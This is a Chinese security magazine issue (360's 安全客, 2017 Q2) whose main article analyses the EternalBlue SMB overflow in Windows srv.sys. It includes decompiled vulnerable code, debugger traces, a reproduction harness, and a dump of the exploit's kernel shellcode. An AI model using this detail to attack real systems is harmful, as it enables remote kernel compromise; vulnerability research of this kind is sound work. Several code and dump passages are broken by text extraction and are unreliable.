360 www.360.com 安全第一

2017年季刊-第2期

安全客 SECURITY GEEK

勒索软件下的隔离网安全

WanaCrypt0r
勒索蠕虫
完全分析报告

利用macOS
内核漏洞逃逸
Safari沙盒

蝴蝶效应与程序
错误：一个渣洞
的利用

勒索软件下的隔离网安全

2017年5月12日爆发的“WannaCry”勒索蠕虫在短短数天内横扫150多个国家，感染了包括隔离网络在内的200万到300万台电脑，造成60-80亿美元的损失，我国某政府机构的内网有大量电脑被感染导致部分地区公众服务暂停，某能源企业的加油站网络也被感染导致超过1000个加油站回到现金加油时代。

“隔离”，对系统划分安全域并进行访问控制是网络安全的基础工作，甚至最近两年还有安全企业提出“微隔离”的策略，隔离本身没有任何错误。我国的政府部门与重要基础设施多年来秉承“隔离”的网络防御思想尤其强调物理隔离，但本次勒索蠕虫事件中的重灾区恰恰是隔离网络，而互联网用户感染量并不大，不得不让人思考为何本应更安全的隔离网络为何反倒不堪一击。

本期《安全客》试着从这次SMB协议漏洞导致大量隔离网、内网企业用户感染勒索病毒的事件，谈谈隔离网络安全问题的痛点、难点、解决办法。此事对有关部门的启示或许是，隔离网络不能一隔了之，隔离网络的规划、建设、管理维护、应急处置体系需要重新考虑。

360公司首席安全官
谭晓生
邀您参与知乎专题讨论

安全客是一个传播安全相关动态、技术、思想的聚焦安全的专业媒体，对我来说是一个获取安全相关信息的重要渠道，力荐！

—— **韩争光** / 犇众信息 / CEO& 创始人

无论是最新的安全资讯，还是详尽的技术文章，任何人都能在安全客里找到自己的所爱，祝安全客越办越好！

—— **陈宇森** / 长亭科技 / CEO& 联合创始人

安全客在一直致力于积极推动和提高人们的安全意识，祝安全客能够越办越火。

—— **大菠萝** / 启明星辰 ADLab / 实验室负责人

精彩的漏洞分析，奇妙的对抗想法，安全客对甲方安全从业人员学习成长和拓展思路很有帮助

—— **鸡子** / 滴滴出行 / 系统安全部负责人

现今我们生活在信息爆炸的时代，而安全资讯也呈现出了纷乱复杂的情况，这时候就需要权威且有思想的专业安全媒体来帮助大家获取真正有价值的安全信息，安全客集合了 360 内部的安全专家和安全圈的众多大牛贡献了很多精华的安全技术文章，推荐喜爱信息安全的朋友长期关注学习。

—— **宋申雷** / 360 / 追日团队负责人

安全客季刊是一本内容丰富，专业性强的网络安全季刊。非常适合网络安全从业者及对安全感兴趣的爱好者阅读。

—— **Bibi** / flappypig / 团队队长

CONTENTS

内容简介

安全客-2017季刊-第二期

安全热点事件

本章节安全热点围绕NSA泄漏的漏洞进行深入的分析，同时还囊括了关于众所周知的两期蠕虫事件完整报告报告——WanaCrypt0r、Petya勒索蠕虫分析报告，供安全从业者及爱好者们阅读学习。

Pwn2own专题

pwn2own是世界上最著名的黑客大赛之一，本章节整理了在pwn2own 2017中优秀的技术分析文章，让大家了解最新最厉害的黑客技术，供安全从业者及爱好者们阅读学习。

攻防前沿

攻防前沿是网络安全的本质。本节从攻防前沿的角度，介绍了iOS系统、windows系统内核、浏览器等安全方面的对抗机制，供安全从业者及爱好者们阅读学习。

Web 安全

web业务的快速发展越来越依赖通用框架和组件。近期越来越多使用量较大的web系统或组件修复了一些高危漏洞，本章节收录一些经典的漏洞分析和测试手法，供安全从业者及爱好者们阅读学习。

安全运营

本章节中主要涵盖各家安全团队在安全实践方面积累的经验总结，包括最新的安全风险趋势、漏洞挖掘、内网渗透、日志分析等方面的安全实践，供安全从业者及爱好者们阅读学习

安全客

主办
360安全客
360 Security Geek

杂志顾问	**Advisor**
谭晓生	Tan Xiaosheng
主编	**Editor-in-Chief**
林伟	Lin Wei
编辑	**Editors**
陈奇	Chen Qi
杜平	Du Ping
李善超	Li Shanchao
唐艺珍	Tang Yizhen
张伟	Zhang Wei
张之义	Zhang Zhiyi
杂志投稿	**Content Contact**
电话	010-5244 7914
邮箱	linwei@360.cn
杂志合作	**Magazine Cooperation**
电话	010-5244 7914
邮箱	duping@360.cn

扫码关注《安全客》微信订阅号！

目录

【安全热点事件】

NSA Eternalblue SMB 漏洞分析

作者：progmboy
原文来源：【360 安全卫士技术博客】http://blogs.360.cn/360safe/2017/04/17/nsa-eternalblue-smb/

背景

EXPLOIT:

Eternalblue-2.2.0.exe

TARGET:

win7 sp1 32bits

srv.sys 6.1.7601.17514

srvnet.sys 6.1.7601.17514

PATCH:

MS17-010

漏洞原理

srv.sys 在处理 SrvOs2FeaListSizeToNt 的时候逻辑不正确导致越界拷贝。漏洞触发点如下：

```
unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
{
  int v4; // edi@1
  _BYTE *v5; // edi@1
  unsigned int result; // eax@1

  v4 = a1 + 8;
  *(_BYTE *)(a1 + 4) = *(_BYTE *)a2;
  *(_BYTE *)(a1 + 5) = *(_BYTE *)(a2 + 1);
  *(_WORD *)(a1 + 6) = *(_WORD *)(a2 + 2);
  _memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(_BYTE *)(a2 + 1));
  v5 = (_BYTE *)(*(_BYTE *)(a1 + 5) + v4);
  *v5++ = 0;
```

```
    _memmove(v5, (const void *)(a2 + 5 + *(_BYTE *)(a1 + 5)), *(_WORD *)(a1 + 6)); //这里产生的越界写
    result = (unsigned int)&v5[*(_WORD *)(a1 + 6) + 3] & 0xFFFFFFFC;
    *(_DWORD *)a1 = result - a1;
    return result;
}
```

发生越界的地方见上面第二个 memmove。调试的时候可以这样下断点 ：

```
kd> u srv!SrvOs2FeaToNt+0x4d
srv!SrvOs2FeaToNt+0x4d:
9877b278 ff15e0a07698      call      dword ptr [srv!_imp__memmove (9876a0e0)]
9877b27e 0fb74606          movzx     eax,word ptr [esi+6]
9877b282 8d441803          lea       eax,[eax+ebx+3]
9877b286 83e0fc            and       eax,0FFFFFFFCh
9877b289 83c418            add       esp,18h
9877b28c 8bc8              mov       ecx,eax
9877b28e 2bce              sub       ecx,esi
9877b290 5f                pop       edi

//最后一次越界的拷贝的长度是 0xa8
ba e1 srv!SrvOs2FeaToNt+0x4d ".if(poi(esp+8) != a8){gc} .else {}"
```

这么设断点的原因是最后一次越界的拷贝的长度是 0xa8,断下来后可以发现 ：

```
kd> dd esp
99803b38  88c8dff9 a3fc203a 000000a8 88c8dff8
99803b48  a3fc2039 00000000 a3fb20d8 a3fc2035
99803b58  a3fd2030 99803b7c 9877b603 88c8dff0
99803b68  a3fc2035 88307360 a3fb20b4 a3fb2008
99803b78  a3fc2035 99803bb4 98794602 88c8dff0
99803b88  99803bbc 99803ba8 99803bac 88307360
99803b98  a3fb2008 00000002 a3fb20b4 a3fb20d8
99803ba8  00010fe8 00000000 00000000 99803c00

kd> !pool 88c8dff9
Pool page 88c8dff9 region is Nonpaged pool
*88c7d000 : large page allocation, tag is LSdb, size is 0x11000 bytes
            Pooltag LSdb : SMB1 data buffer, Binary : srv.sys
kd> !pool 88c8e009
Pool page 88c8e009 region is Nonpaged pool
 88c8e000 size:      8 previous size:      0  (Free)           ....
```

```
88c8e008 doesn't look like a valid small pool allocation, checking to see
if the entire page is actually part of a large page allocation...

*88c8e000 : large page allocation, tag is LSbf, size is 0x11000 bytes
        Pooltag LSbf : SMB1 buffer descriptor or srvnet allocation, Binary : srvnet.sys

kd> ? 88c7d000 +11000
Evaluate expression: -2000101376 = 88c8e000
kd> ? 88c8dff9 +a8
Evaluate expression: -2000101215 = 88c8e0a1 //这里明显越界了。
```

我们可以从上面的调试记录看到明显的越写拷贝操作。可以看到被覆盖的是 SMB1 的 buffer 是有 srvnet.sys 分配的。这里 exploit 精心布局好的 ,是通过 pool 喷射的将两个 pool 连接在一起的。覆盖后面的这个 pool 有啥用后面会提到。

有同学会说这只是现象还没有看到漏洞真正的成因 。

```
unsigned int __fastcall SrvOs2FeaListSizeToNt(int pOs2Fea)
{
  unsigned int v1; // edi@1
  int Length; // ebx@1
  int pBody; // esi@1
  unsigned int v4; // ebx@1
  int v5; // ecx@3
  int v8; // [sp+10h] [bp-8h]@3
  unsigned int v9; // [sp+14h] [bp-4h]@1

  v1 = 0;
  Length = *(_DWORD *)pOs2Fea;
  pBody = pOs2Fea + 4;
  v9 = 0;
  v4 = pOs2Fea + Length;
  while ( pBody < v4 )
  {
    if ( pBody + 4 >= v4
      || (v5 = *(_BYTE *)(pBody + 1) + *(_WORD *)(pBody + 2),
          v8 = *(_BYTE *)(pBody + 1) + *(_WORD *)(pBody + 2),
          v5 + pBody + 5 > v4) )
```

```
    {
      //
      // 注意这里修改了 Os2Fea 的 Length，自动适应大小
      // 本来是一个 DWORD 为什么强制转换成 WORD?????
      // 初始值是 0x10000,最终变成了 0x1ff5d
      //
      *(_WORD *)pOs2Fea = pBody - pOs2Fea;
      return v1;
    }
    if ( RtlULongAdd(v1, (v5 + 0xC) & 0xFFFFFFFC, &v9) < 0 )
      return 0;
    v1 = v9;
    pBody += v8 + 5;
  }
  return v1;
}

unsigned int __fastcall SrvOs2FeaListToNt(int pOs2Fea, int *pArgNtFea, int *a3, _WORD *a4)
{
  __int16 v5; // bx@1
  unsigned int Size; // eax@1
  NTFEA *pNtFea; // ecx@3
  int pOs2FeaBody; // esi@9
  int v10; // edx@9
  unsigned int v11; // esi@14
  int v12; // [sp+Ch] [bp-Ch]@11
  unsigned int v14; // [sp+20h] [bp+8h]@9

  v5 = 0;
  Size = SrvOs2FeaListSizeToNt(pOs2Fea);
  *a3 = Size;
  if ( !Size )
  {
    *a4 = 0;
    return 0xC098F0FF;
  }
  pNtFea = (NTFEA *)SrvAllocateNonPagedPool(Size, 0x15);
```

```
  *pArgNtFea = (int)pNtFea;
  if ( pNtFea )
  {
    pOs2FeaBody = pOs2Fea + 4;
    v10 = (int)pNtFea;
    v14 = pOs2Fea + *(_DWORD *)pOs2Fea - 5;
    if ( pOs2Fea + 4 > v14 )
    {
LABEL_13:
      if ( pOs2FeaBody == pOs2Fea + *(_DWORD *)pOs2Fea )
      {
        *(_DWORD *)v10 = 0;
        return 0;
      }
      v11 = 0xC0000001;
      *a4 = v5 - pOs2Fea;
    }
    else
    {
      while ( !(*(_BYTE *)pOs2FeaBody & 0x7F) )
      {
        v12 = (int)pNtFea;
        v5 = pOs2FeaBody;
        pNtFea = (NTFEA *)SrvOs2FeaToNt(pNtFea, pOs2FeaBody);
        pOs2FeaBody += *(_BYTE *)(pOs2FeaBody + 1) + *(_WORD *)(pOs2FeaBody + 2) + 5;

        //
        // 由于 SrvOs2FeaListSizeToNt 将 pOs2Fea 的 Length 改大了。
        // 而且变得大了不少，所以这里的判读就没有什么意义了。最终导致越界的产生。
        //

        if ( pOs2FeaBody > v14 )
        {
          v10 = v12;
          goto LABEL_13;
        }
      }
```

```
        *a4 = pOs2FeaBody - pOs2Fea;
        v11 = 0xC000000D;
      }
      SrvFreeNonPagedPool(*pArgNtFea);
      return v11;
    }
    if ( BYTE1(WPP_GLOBAL_Control->Flags) >= 2u && WPP_GLOBAL_Control->Characteristics & 1 &&
KeGetCurrentIrql() < 2u )
    {
      _DbgPrint("SrvOs2FeaListToNt: Unable to allocate %d bytes from nonpaged pool.", *a3, 0);
      _DbgPrint("\n");
    }
    return 0xC0000205;
}
```

首先 SrvOs2FeaListToNt 首先调用 SrvOs2FeaListSizeToNt 计算 pNtFea 的大小。这里注意了 SrvOs2FeaListSizeToNt 函数会修改原始的 pOs2Fea 中的 Length 大小,本来 Length 是一个 DWORD，代码还强制转换成了 WORD,不能不让人联想一些事。然后以计算出来的 Length 来分配 pNtFea.最后调用 SrvOs2FeaToNt 来实现转换。SrvOs2FeaToNt 后面的判断就有问题了。这里还不止一个问题。

1. 转换完成后，增加 pOs2FeaBody 然后比较。正确的逻辑难道不应该是先判断再转换吗？

2. 由于 SrvOs2FeaListSizeToNt 中改变了 pOs2Fea 的 length 的值 ,这里使用变大后的值做比较，肯定会越界。

为了方便同学们调试，我把代码扣出来了。大家可以在环 3 围观下这段代码。 :

```
#include <windows.h>

signed int RtlULongAdd(unsigned int a1, int a2, unsigned int *a3)
{
    unsigned int v3; // edx@1
    signed int result; // eax@2

    v3 = a1 + a2;
    if (v3 < a1)
    {
```

```
            *a3 = -1;
            result = -1073741675;
        } else
        {
            *a3 = v3;
            result = 0;
        }
        return result;
}

unsigned int SrvOs2FeaListSizeToNt(PUCHAR pOs2Fea)
{
        unsigned int v1; // edi@1
        int Length; // ebx@1
        PUCHAR pBody; // esi@1
        PUCHAR v4; // ebx@1
        int v5; // ecx@3
        int v8; // [sp+10h] [bp-8h]@3
        unsigned int v9; // [sp+14h] [bp-4h]@1

        v1 = 0;
        Length = *(DWORD*)pOs2Fea;
        pBody = pOs2Fea + 4;
        v9 = 0;
        v4 = pOs2Fea + Length;
        while (pBody < v4)
        {
            if (pBody + 4 >= v4
                || (v5 = *(BYTE *)(pBody + 1) + *(WORD *)(pBody + 2),
                    v8 = *(BYTE *)(pBody + 1) + *(WORD *)(pBody + 2),
                    v5 + pBody + 5 > v4))
            {
                *(WORD *)pOs2Fea = pBody - pOs2Fea;
                return v1;
            }
            if (RtlULongAdd(v1, (v5 + 0xC) & 0xFFFFFFFC, &v9) < 0)
                return 0;
```

```
            v1 = v9;
            pBody += v8 + 5;
        }
        return v1;
}

PUCHAR gpBuffer = NULL;
ULONG guSize = 0;

PUCHAR SrvOs2FeaToNt(PUCHAR pNtFea, PUCHAR pOs2FeaBody)
{
        PUCHAR pBody; // edi@1
        BYTE *pNtBodyStart; // edi@1
        PUCHAR result; // eax@1

        pBody = pNtFea + 8;
        *(BYTE *)(pNtFea + 4) = *(BYTE *)pOs2FeaBody;
        *(BYTE *)(pNtFea + 5) = *(BYTE *)(pOs2FeaBody + 1);
        *(WORD *)(pNtFea + 6) = *(WORD *)(pOs2FeaBody + 2);

        memcpy((void *)(pNtFea + 8), (const void *)(pOs2FeaBody + 4), *(BYTE *)(pOs2FeaBody + 1));
        pNtBodyStart = (BYTE *)(*(BYTE *)(pNtFea + 5) + pBody);
        *pNtBodyStart++ = 0;

        if ((pNtBodyStart + *(WORD *)(pNtFea + 6)) > (gpBuffer + guSize)){
            __debugbreak();
        }
        memcpy(pNtBodyStart, (const void *)(pOs2FeaBody + 5 + *(BYTE *)(pNtFea + 5)), *(WORD *)(pNtFea + 6));
        result = (PUCHAR)((ULONG_PTR)&pNtBodyStart[*(WORD *)(pNtFea + 6) + 3] & 0xFFFFFFFC);
        *(DWORD *)pNtFea = result - pNtFea;
        static int j = 0;
        printf("j=%d\n", j++);
        return result;
}

int main()
{
```

```
FILE* pFile = fopen("dump.bin", "r+b");
fseek(pFile, 0, SEEK_END);
ULONG uSize = (ULONG)ftell(pFile);
fseek(pFile, 0, SEEK_SET);
PUCHAR pOs2Fea = (PUCHAR)malloc(uSize);
fread(pOs2Fea, 1, uSize, pFile);
fclose(pFile);

ULONG uFixSize = SrvOs2FeaListSizeToNt(pOs2Fea);

PUCHAR pOs2FeaBody;
PUCHAR    pNtFea = (PUCHAR)malloc(uFixSize);
PUCHAR v10;
PUCHAR v14;
PUCHAR v12;
PUCHAR v5;
LONG v11;

PUCHAR    pNtFeaEnd = pNtFea + uFixSize;

gpBuffer = pNtFea;
guSize = uFixSize;

if (pNtFea)
{
      pOs2FeaBody = pOs2Fea + 4;
      v10 = pNtFea;
      v14 = pOs2Fea + *(DWORD *)pOs2Fea - 5;
      if (pOs2Fea + 4 > v14)
      {
      LABEL_13:
            if (pOs2FeaBody == pOs2Fea + *(DWORD *)pOs2Fea)
            {
                  *(DWORD *)v10 = 0;
                  return 0;
            }
            v11 = 0xC0000001;
```

```
            //*a4 = v5 - pOs2Fea;
        } else{
            while (!(*(BYTE *)pOs2FeaBody & 0x7F))
            {
                v12 = pNtFea;
                v5 = pOs2FeaBody;
                pNtFea = SrvOs2FeaToNt(pNtFea, pOs2FeaBody);
                pOs2FeaBody += *(BYTE *)(pOs2FeaBody + 1) + *(WORD *)(pOs2FeaBody + 2) + 5;
                if (pOs2FeaBody > v14)
                {
                    v10 = v12;
                    goto LABEL_13;
                }
            }
            //*a4 = pOs2FeaBody - pOs2Fea;
            v11 = 0xC000000D;
        }
        return v11;
    }

    return 0;
}
```

看到我加了个__debugbreak 的地方，断在那里就说明溢出了

dump.bin 的内容最后我会给大家带上。

大家也可以自己抓 dump.bin 的内容，方法如下 ：

```
kd> u SrvOs2FeaListToNt
srv!SrvOs2FeaListToNt:
9877b565 8bff            mov     edi,edi
9877b567 55              push    ebp
9877b568 8bec            mov     ebp,esp
9877b56a 51              push    ecx
9877b56b 8365fc00        and     dword ptr [ebp-4],0
9877b56f 56              push    esi
9877b570 57              push    edi
9877b571 8b7d08          mov     edi,dword ptr [ebp+8]
9877b574 57              push    edi
```

```
9877b575 e82efffffff          call        srv!SrvOs2FeaListSizeToNt (9877b4a8)

kd> ba e1 9877b575

kd> g
Breakpoint 0 hit
srv!SrvOs2FeaListToNt+0x10:
9877b575 e82efffffff          call        srv!SrvOs2FeaListSizeToNt (9877b4a8)

kd> !pool edi
Pool page a3fd10d8 region is Paged pool
*a3fd1000 : large page allocation, tag is LStr, size is 0x11000 bytes
              Pooltag LStr : SMB1 transaction, Binary : srv.sys
kd> .writemem 1.bin a3fd10d8 l0x11000-d8
```

漏洞利用

覆盖前 </>:

```
8d1aa000 00 10 01 00 00 00 00 00 58 00 00 00 70    ........X...p
8d1aa00d 09 11 95 08 00 00 00 08 2f 1f 9f 08 2f    ......../.../
8d1aa01a 1f 9f 60 a1 1a 8d a0 0e 01 00 80 00 00    ..`..........
8d1aa027 00 3c a0 1a 8d 00 00 00 00 f7 ff 00 00    . !pte ffdff000
                                 VA ffdff000
PDE at C0603FF0                  PTE at C07FEFF8
contains 000000000018A063    contains 00000000001E3163
pfn 18a          ---DA--KWEV    pfn 1e3          -G-DA--KWEV

win10
kd&gt; !pte ffd0f000
                                 VA ffd0f000
PDE at C0603FF0                  PTE at C07FE878
contains 0000000000616063    contains 800000000000E963
pfn 616          ---DA--KWEV    pfn e            -G-DA--KW-V
```

覆盖完之后是这样 </>:

```
kd&gt; db ffdff000 l1000
ffdff000    00 00 00 00 00 00 00 00-03 00 00 00 00 00 00 00    ................
ffdff010    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff020    00 00 00 00 00 00 00 00-03 00 00 00 00 00 00 00    ................
```

```
ffdff030    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff040    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff050    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff060    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff070    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff080    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff090    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff0a0    b0 00 d0 ff ff ff ff ff-b0 00 d0 ff ff ff ff ff    ................
ffdff0b0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff0c0    c0 f0 df ff c0 f0 df ff-00 00 00 00 00 00 00 00    ................
ffdff0d0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff0e0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff0f0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff100    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff110    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff120    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff130    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff140    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff150    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff160    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff170    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff180    00 00 00 00 00 00 00 00-00 00 00 00 90 f1 df ff    ................
ffdff190    00 00 00 00 f0 f1 df ff-00 00 00 00 00 00 00 00    ................
ffdff1a0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff1b0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff1c0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
ffdff1d0    00 00 00 00 00 00 00 00-f0 01 d0 ff ff ff ff ff    ................
ffdff1e0    00 00 00 00 00 00 00 00-00 02 d0 ff ff ff ff ff    ................
ffdff1f0    00 31 c0 40 90 74 08 e8-09 00 00 00 c2 24 00 e8    .1.@.t.......$..
ffdff200    a7 00 00 00 c3 e8 01 00-00 00 eb 90 5b b9 76 01    ............[.v.
ffdff210    00 00 0f 32 a3 fc ff df-ff 8d 43 17 31 d2 0f 30    ...2......C.1..0
ffdff220    c3 b9 23 00 00 00 6a 30-0f a1 8e d9 8e c1 64 8b    ..#...j0......d.
ffdff230    0d 40 00 00 00 8b 61 04-ff 35 fc ff df ff 60 9c    .@....a..5....`.
ffdff240    6a 23 52 9c 6a 02 83 c2-08 9d 80 4c 24 01 02 6a    j#R.j......L$..j
ffdff250    1b ff 35 04 03 df ff 6a-00 55 53 56 57 64 8b 1d    ..5....j.USVWd..
ffdff260    1c 00 00 00 6a 3b 8b b3-24 01 00 00 ff 33 31 c0    ....j;..$....31.
ffdff270    48 89 03 8b 6e 28 6a 01-83 ec 48 81 ed 9c 02 00    H...n(j...H.....
```

```
ffdff280    00 a1 fc ff df ff b9 76-01 00 00 31 d2 0f 30 fb    .......v...1..0.
ffdff290    e8 11 00 00 00 fa 64 8b-0d 40 00 00 00 8b 61 04    ......d..@....a.
ffdff2a0    83 ec 28 9d 61 c3 e9 ef-00 00 00 b9 82 00 00 c0    ..(.a...........
ffdff2b0    0f 32 48 bb f8 0f d0 ff-ff ff ff ff 89 53 04 89    .2H..........S..
ffdff2c0    03 48 8d 05 0a 00 00 00-48 89 c2 48 c1 ea 20 0f    .H.......H..H.. .
ffdff2d0    30 c3 0f 01 f8 65 48 89-24 25 10 00 00 00 65 48    0....eH.$%....eH
ffdff2e0    8b 24 25 a8 01 00 00 50-53 51 52 56 57 55 41 50    .$%....PSQRVWUAP
ffdff2f0    41 51 41 52 41 53 41 54-41 55 41 56 41 57 6a 2b    AQARASATAUAVAWj+
ffdff300    65 ff 34 25 10 00 00 00-41 53 6a 33 51 4c 89 d1    e.4%....ASj3QL..
ffdff310    48 83 ec 08 55 48 81 ec-58 01 00 00 48 8d ac 24    H...UH..X...H..$
ffdff320    80 00 00 00 48 89 9d c0-00 00 00 48 89 bd c8 00    ....H.......H....
ffdff330    00 00 48 89 b5 d0 00 00-00 48 a1 f8 0f d0 ff ff    ..H.......H......
ffdff340    ff ff ff 48 89 c2 48 c1-ea 20 48 31 db ff cb 48    ...H..H.. H1...H
ffdff350    21 d8 48 31 c9 b9 82 00-00 c0 0f 30 fb e8 38 00    !.H1.......0..8.
ffdff360    00 00 fa 65 48 8b 24 25-a8 01 00 00 48 83 ec 78    ...eH.$%....H..x
```

0xffdff1f1 处为 shellcode.最后在接收完成后，最终调到 srvnet!SrvNetWskReceiveComplete.可以这么下断点。

```
srvnet!SrvNetWskReceiveComplete:
986e9569 8bff                mov         edi,edi
986e956b 55                  push        ebp
986e956c 8bec                mov         ebp,esp
986e956e 8b450c              mov         eax,dword ptr [ebp+0Ch]
986e9571 8b4818              mov         ecx,dword ptr [eax+18h]
986e9574 53                  push        ebx
986e9575 8b581c              mov         ebx,dword ptr [eax+1Ch]
986e9578 56                  push        esi
986e9579 8b7510              mov         esi,dword ptr [ebp+10h]
986e957c 57                  push        edi
986e957d 8b7e24              mov         edi,dword ptr [esi+24h]
986e9580 50                  push        eax
986e9581 894d0c              mov         dword ptr [ebp+0Ch],ecx
986e9584 c6451300            mov         byte ptr [ebp+13h],0
986e9588 ff1518106f98        call        dword ptr [srvnet!_imp__IoFreeIrp (986f1018)]
986e958e 33c0                xor         eax,eax
986e9590 39450c              cmp         dword ptr [ebp+0Ch],eax
986e9593 7553                jne         srvnet!SrvNetWskReceiveComplete+0x7f (986e95e8)
```

```
kd&gt; .reload srvnet.sys
kd&gt; ba e1 srvnet!SrvNetWskReceiveComplete+0x13 ".if(poi(esi+0x24) == ffdff020) {} .else {gc}"
```

最终调用到 shellcode 的调用栈为：

```
# ChildEBP RetAddr    Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 83f6c2e0 986ea290 00000000 00000000 00000420 0xffdff1f1
01 83f6c330 986e8204 ffdff020 00001068 00001068 srvnet!SrvNetCommonReceiveHandler+0x94 (FPO: [Non-Fpo])
02 83f6c370 986e95db ffdff020 00000001 870cb26b srvnet!SrvNetIndicateData+0x73 (FPO: [Non-Fpo])
03 83f6c38c 83ebaf83 00000000 02000000 019bd010 srvnet!SrvNetWskReceiveComplete+0x72 (FPO: [Non-Fpo])
04 83f6c3d0 8998db8c 865fd020 83f6c454 89661c8a nt!IopfCompleteRequest+0x128
05 83f6c3dc 89661c8a 870cb1f8 00000000 00001068 afd!WskProTLReceiveComplete+0x5e (FPO: [Non-Fpo])
06 83f6c454 8964d839 865fd020 00000000 8841a608 tcpip!TcpCompleteClientReceiveRequest+0x1c (FPO: [Non-Fpo])
07 83f6c4c0 8964d8be 8841a608 8841a700 00000000 tcpip!TcpFlushTcbDelivery+0x1f6 (FPO: [Non-Fpo])
08 83f6c4dc 8965af7f 8841a608 00000000 83f6c5d0 tcpip!TcpFlushRequestReceive+0x1c (FPO: [Non-Fpo])
09 83f6c518 8965ae47 8841a608 8841a608 83f6c5a8 tcpip!TcpDeliverFinToClient+0x37 (FPO: [Non-Fpo])
0a 83f6c528 896abfc1 8841a608 83f6c688 8841a608 tcpip!TcpAllowFin+0x86 (FPO: [Non-Fpo])
0b 83f6c5a8 896aa5a5 86f8c078 8841a608 83f6c5d0 tcpip!TcpTcbCarefulDatagram+0x16f2 (FPO: [Non-Fpo])
0c 83f6c614 8968da38 86f8c078 8841a608 00f6c688 tcpip!TcpTcbReceive+0x22d (FPO: [Non-Fpo])
0d 83f6c67c 8968e23a 8656b9b8 86f9657c 86f965f0 tcpip!TcpMatchReceive+0x237 (FPO: [Non-Fpo])
0e 83f6c6cc 8965dd90 86f8c078 86f9600c 00003d08 tcpip!TcpPreValidatedReceive+0x263 (FPO: [Non-Fpo])
0f 83f6c6e0 89693396 83f6c6fc 00000011 86f96008 tcpip!TcpNlClientReceivePreValidatedDatagrams+0x15 (FPO: [Non-Fpo])
10 83f6c704 896938dd 83f6c710 00000000 00000011 tcpip!IppDeliverPreValidatedListToProtocol+0x33 (FPO: [Non-Fpo])
11 83f6c7a0 89698a7b 8665d918 00000000 83f79480 tcpip!IpFlcReceivePreValidatedPackets+0x479 (FPO: [Non-Fpo])
12 83f6c7c8 83ecbb95 00000000 ee2bb116 865bab48 tcpip!FlReceiveNetBufferListChainCalloutRoutine+0xfc (FPO: [Non-Fpo])
13 83f6c830 89698c0b 8969897f 83f6c858 00000000 nt!KeExpandKernelStackAndCalloutEx+0x132
14 83f6c86c 8951f18d 8665d002 87773900 00000000 tcpip!FlReceiveNetBufferListChain+0x7c (FPO: [Non-Fpo])
15 83f6c8a4 8950d5be 8665eaa8 87773988 00000000 ndis!ndisMIndicateNetBufferListsToOpen+0x188 (FPO: [Non-Fpo])
16 83f6c8cc 8950d4b2 00000000 87773988 871650e0 ndis!ndisIndicateSortedNetBufferLists+0x4a (FPO: [Non-Fpo])
17 83f6ca48 894b8c1d 871650e0 00000000 00000000 ndis!ndisMDispatchReceiveNetBufferLists+0x129 (FPO:
```

```
[Non-Fpo])
18 83f6ca64 8950d553 871650e0 87773988 00000000 ndis!ndisMTopReceiveNetBufferLists+0x2d (FPO:
[Non-Fpo])
19 83f6ca8c 894b8c78 871650e0 87773988 00000000 ndis!ndisMIndicateReceiveNetBufferListsInternal+0x62
(FPO: [Non-Fpo])
1a 83f6cab4 903ab7f4 871650e0 87773988 00000000 ndis!NdisMIndicateReceiveNetBufferLists+0x52 (FPO:
[Non-Fpo])
1b 83f6cafc 903aa77e 00000000 87792660 00000001 E1G60I32!RxProcessReceiveInterrupts+0x108 (FPO:
[Non-Fpo])
1c 83f6cb14 8950d89a 011e9138 00000000 83f6cb40 E1G60I32!E1000HandleInterrupt+0x80 (FPO: [Non-Fpo])
1d 83f6cb50 894b8a0f 87792674 00792660 00000000 ndis!ndisMiniportDpc+0xe2 (FPO: [Non-Fpo])
1e 83f6cb78 83eba696 87792674 87792660 00000000 ndis!ndisInterruptDpc+0xaf (FPO: [Non-Fpo])
1f 83f6cbd4 83eba4f8 83f6fe20 83f79480 00000000 nt!KiExecuteAllDpcs+0xfa
20 83f6cc20 83eba318 00000000 0000000e 00000000 nt!KiRetireDpcList+0xd5
21 83f6cc24 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x38 (FPO: [0,0,0])
```

关于补丁

修补前：

```
int __fastcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
    int v1; // edi@1
    int v2; // ebx@1
    unsigned int v3; // esi@1
    unsigned int v4; // ebx@1
    _DWORD *v6; // [sp+Ch] [bp-Ch]@1
    int v7; // [sp+10h] [bp-8h]@3
    int v8; // [sp+14h] [bp-4h]@1

    v1 = 0;
    v6 = a1;
    v2 = *a1;
    v3 = (unsigned int)(a1 + 1);
    v8 = 0;
    v4 = (unsigned int)a1 + v2;
    while (v3 = v4 || (v7 = *(_BYTE *)(v3 + 1) + *(_WORD *)(v3 + 2), v7 + v3 + 5 &gt; v4))
        {
```

```
                *(WORD*)v6 = v3 - (_DWORD)v6;
                return v1;
            }
